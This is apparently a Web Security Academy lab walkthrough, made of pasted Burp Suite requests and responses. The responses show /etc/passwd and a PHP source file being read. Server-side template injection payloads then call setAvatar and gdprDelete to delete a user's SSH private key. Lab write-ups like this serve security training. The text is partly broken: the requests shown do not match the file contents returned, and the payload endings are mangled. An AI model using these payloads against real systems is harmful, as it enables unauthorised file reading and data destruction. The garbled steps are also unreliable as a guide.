	Pretty Raw Hex Hackvortor
1	GET /avatar?avatar=wiener HTTP/2
2	Host: 0a6c00d903f14d88800721dc00f70066.web-security-academy.net
3	Cookie: session=cDCeKBbLUYJVeR8DvQeYbQmANx9Z5DkX
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
5	Accept: image/avif,image/webp,*/*
6	Accept-Language: en-US,en;q=0.5
7	Accept-Encoding: gzip, deflate
8	Referer: https://0a6c00d903f14d88800721dc00f70066.web-security-academy.net/post?postId=8
9	Sec-Fetch-Dest: image
10	Sec-Fetch-Mode: no-cors
11	Sec-Fetch-Site: same-origin
12	Te: trailers
13	
14	

Response	
	Pretty Raw Hex Render Hackvortor
1	HTTP/2 200 OK
2	Content-Type: image/unknown
3	X-Frame-Options: SAMEORIGIN
4	Content-Length: 2262
5	
6	root:x:0:0:root:/root:/bin/bash
7	daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8	bin:x:2:2:bin:/bin:/usr/sbin/nologin
9	sys:x:3:3:sys:/dev:/usr/sbin/nologin
10	sync:x:4:65534:sync:/bin:/bin/sync
11	games:x:5:60:games:/usr/games:/usr/sbin/nologin
12	man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13	lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14	mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15	news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16	uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17	proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18	www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19	backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

- We can use the same exploit to view other files from the application such as the following:

- /home/carlos/User.php

Request

```

Pretty Raw Hex Hackvortor
1 GET /avatar?avatar=wiener HTTP/2
2 Host: 0a6c00d903f14d88800721dc00f70066.web-security-academy.net
3 Cookie: session=cDCeKBbLUYJVeR8DvQeYbQmANx9Z5DkX
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
5 Accept: image/avif,image/webp,*/*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a6c00d903f14d88800721dc00f70066.web-security-academy.net/post?postId=8
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13
14

```

Response

```

Pretty Raw Hex Render Hackvortor
17 $this->name = $name;
18 $this->first_name = $first_name;
19 $this->nickname = $nickname;
20 $this->user_dir = "users/" . $this->username;
21 $this->avatarLink = $this->user_dir . "/avatar";
22
23 if (!file_exists($this->user_dir)) {
24     if (!mkdir($this->user_dir, 0755, true))
25     {
26         throw new Exception("Could not mkdir users/" . $this->username);
27     }
28 }
29
30 public function setAvatar($filename, $mimetype) {
31     if (strpos($mimetype, "image/") !== 0) {
32         throw new Exception("Uploaded file mime type is not an image: " .
33 $mimetype);
34     }
35
36     if (is_link($this->avatarLink)) {
37         $this->rm($this->avatarLink);
38     }
39
40     if (!symlink($filename, $this->avatarLink)) {
41         throw new Exception("Failed to write symlink " . $filename . " -> " .
42 $this->avatarLink);
43     }
44 }
45
46 public function delete() {
47     $file = $this->user_dir . "/disabled";
48     if (file_put_contents($file, "") === false) {
49         throw new Exception("Could not write to " . $file);
50     }
51 }
52
53 public function gdprDelete() {
54     $this->rm(readlink($this->avatarLink));
55     $this->rm($this->avatarLink);
56     $this->delete();
57 }

```

- The User.php file discloses a lot of useful information.
- The gdprDelete() method can be used to delete a file as it is referencing the avatarLink that can be set with the setAvatar() function.

Request

```

Pretty Raw Hex Hackvortor
1 POST /my-account/change-blog-post-author-display HTTP/2
2 Host: 0a6c00d903f14d88800721dc00f70066.web-security-academy.net
3 Cookie: session=cDCeKBbLUYJVeR8DvQeYbQmANx9Z5DkX
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 121
10 Origin: https://0a6c00d903f14d88800721dc00f70066.web-security-academy.net
11 Referer: https://0a6c00d903f14d88800721dc00f70066.web-security-academy.net/my-account?id=wiener
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 blog-post-author-display=
user.setAvatar('/home/carlos/User.php','image/jpg')}}({*7&csrf=
uezNyZ0A7BobIkNONj11DkL28peFPxgf

```

Request					Response				
Pretty	Raw	Hex	Hackvortor		Pretty	Raw	Hex	Render	Hackvortor
1	POST /my-account/change-blog-post-author-display HTTP/2				1	HTTP/2 302 Found			
2	Host: 0a6c00d903f14d88800721dc00f70066.web-security-academy.net				2	Location: /my-account			
3	Cookie: session=cDCeKBbLUYJVeR8DvQeYbQmANx9Z5DkX				3	X-Frame-Options: SAMEORIGIN			
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0				4	Content-Length: 0			
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8				5				
6	Accept-Language: en-US,en;q=0.5				6				
7	Accept-Encoding: gzip, deflate								
8	Content-Type: application/x-www-form-urlencoded								
9	Content-Length: 124								
10	Origin: https://0a6c00d903f14d88800721dc00f70066.web-security-academy.net								
11	Referer: https://0a6c00d903f14d88800721dc00f70066.web-security-academy.net/my-account?id=wiener								
12	Upgrade-Insecure-Requests: 1								
13	Sec-Fetch-Dest: document								
14	Sec-Fetch-Mode: navigate								
15	Sec-Fetch-Site: same-origin								
16	Sec-Fetch-User: ?1								
17	Te: trailers								
18									
19	blog-post-author-display=user.setAvatar('/home/carlos/.ssh/id_rsa','image/jpg')}{(7*7&csrf=uezNyZOA7BobIkNONj11DkL28peFPxgf								

- Use the "setAvatar()" function to set the file to the SSH key.

- Then call the "gdprDelete()" function to delete the file.

Request					Response				
Pretty	Raw	Hex	Hackvortor		Pretty	Raw	Hex	Render	Hackvortor
1	POST /my-account/change-blog-post-author-display HTTP/2				1	HTTP/2 302 Found			
2	Host: 0a6c00d903f14d88800721dc00f70066.web-security-academy.net				2	Location: /my-account			
3	Cookie: session=cDCeKBbLUYJVeR8DvQeYbQmANx9Z5DkX				3	X-Frame-Options: SAMEORIGIN			
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0				4	Content-Length: 0			
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8				5				
6	Accept-Language: en-US,en;q=0.5				6				
7	Accept-Encoding: gzip, deflate								
8	Content-Type: application/x-www-form-urlencoded								
9	Content-Length: 87								
10	Origin: https://0a6c00d903f14d88800721dc00f70066.web-security-academy.net								
11	Referer: https://0a6c00d903f14d88800721dc00f70066.web-security-academy.net/my-account?id=wiener								
12	Upgrade-Insecure-Requests: 1								
13	Sec-Fetch-Dest: document								
14	Sec-Fetch-Mode: navigate								
15	Sec-Fetch-Site: same-origin								
16	Sec-Fetch-User: ?1								
17	Te: trailers								
18									
19	blog-post-author-display=user.gdprDelete()}{(7*7&csrf=uezNyZOA7BobIkNONj11DkL28peFPxgf								